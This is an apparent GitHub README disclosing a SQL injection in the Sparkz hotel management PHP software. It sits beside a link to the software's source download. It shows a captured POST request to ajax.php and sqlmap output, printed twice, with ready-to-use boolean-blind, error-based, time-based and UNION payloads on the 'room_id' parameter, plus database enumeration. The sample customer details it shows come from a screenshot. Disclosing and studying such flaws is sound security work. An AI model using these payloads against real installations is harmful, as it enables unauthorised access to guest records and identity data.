gdianq / **Sparkz-Hotel-Management-Sqlinjection** Public

☆ 0 stars   0 forks

☆ Star   Notifications

Code   Issues   Pull requests   Actions   Projects   Security   Insights

main   Go to file


gdianq Create README.md …   on Aug 4   1

View code

README.md

Sparkz-Hotel-Management-Sqlinjection

Sqlinjection location



Customer's Detail

Customer Name	Sudharkar Joshi
Contact Number	9090909090
Email	sudhakarjoshi@gmail.com
ID Card Type	National Identity Card
ID Card Number	121212121212
Address	Plot No.9, Joshi Bhavan, Ghankar Lane, Shivaji Maharaj Nagar, Pune
Remaining Amount	3000

C-1001	Triple	Book Room	-	-
C-1002	Triple	Book Room	-	-
C-1003	Triple	Book Room	-	-
C-1004	Triple	Book Room	-	-

Copyright © 2022 Project Develop by Nikhil Bhalerao


#	Host	Method	URL	Param
54	http://192.168.18.176	POST	/sparkz/sparkz/ajax.php	✓
53	http://192.168.18.176	POST	/sparkz/sparkz/ajax.php	✓

```
rkz/index.php?room_mang
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=
dpcc0s534kuiqonrqu4k42rnu2
Connection: close

room_id=1&cutomerDetails=
```

```
.1 200 OK
Thu, 04 Aug 202
: Apache/2.4.39
red-By: PHP/7.3
s: Thu, 19 Nov
Control: no-sto
: no-cache
```

Sqlmap Attack



```
[14:55:47] [INFO] resuming back-end DBMS 'mysql'
[14:55:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: room_id=1' AND 9895=9895 AND 'PWpx'='PWpx&cutomerDetails=

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: room_id=1' AND (SELECT 6265 FROM(SELECT COUNT(*),CONCAT(0x71786a7071,(SELECT (ELT(6265=6265,1))),0x71767071
71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'XdsA'='XdsA&cutomerDetails=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: room_id=1' AND (SELECT 1001 FROM (SELECT(SLEEP(5)))bHDF) AND 'RTwo'='RTwo&cutomerDetails=

    Type: UNION query
    Title: Generic UNION query (NULL) - 24 columns
    Payload: room_id=-9083' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,CONCAT(0x71786a7071,0x4b726971455679645047596864785869574e477a534a6b54517166705a454759614c5376504d634a,0x7176707171
),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -&cutomerDetails=
---
[14:55:48] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
[14:55:48] [INFO] fetching database names
available databases [1]:
[*] information_schema
```

```
[14:55:46] [INFO] parsing HTTP request from '1.txt'
custom injection marker ('*') found in POST body. Do you want to process it?
[Y/n/q]

[14:55:47] [INFO] resuming back-end DBMS 'mysql'
[14:55:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: room_id=1' AND 9895=9895 AND 'PWpx'='PWpx&cutomerDetails=

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: room_id=1' AND (SELECT 6265 FROM(SELECT
COUNT(*),CONCAT(0x71786a7071,(SELECT
(ELT(6265=6265,1))),0x7176707171,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'XdsA'='XdsA&cutomerDetails=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: room_id=1' AND (SELECT 1001 FROM (SELECT(SLEEP(5)))bHDF) AND
'RTwo'='RTwo&cutomerDetails=

    Type: UNION query
    Title: Generic UNION query (NULL) - 24 columns
    Payload: room_id=-9083' UNION ALL SELECT
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONC
- -&cutomerDetails=
---
[14:55:48] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 5.0
[14:55:48] [INFO] fetching database names
available databases [1]:
[*] information_schema
```

Code Download

https://www.sourcecodester.com/php/15551/multi-language-hotel-management-software-free-download-source-code.html

Releases

No releases published

Packages

No packages published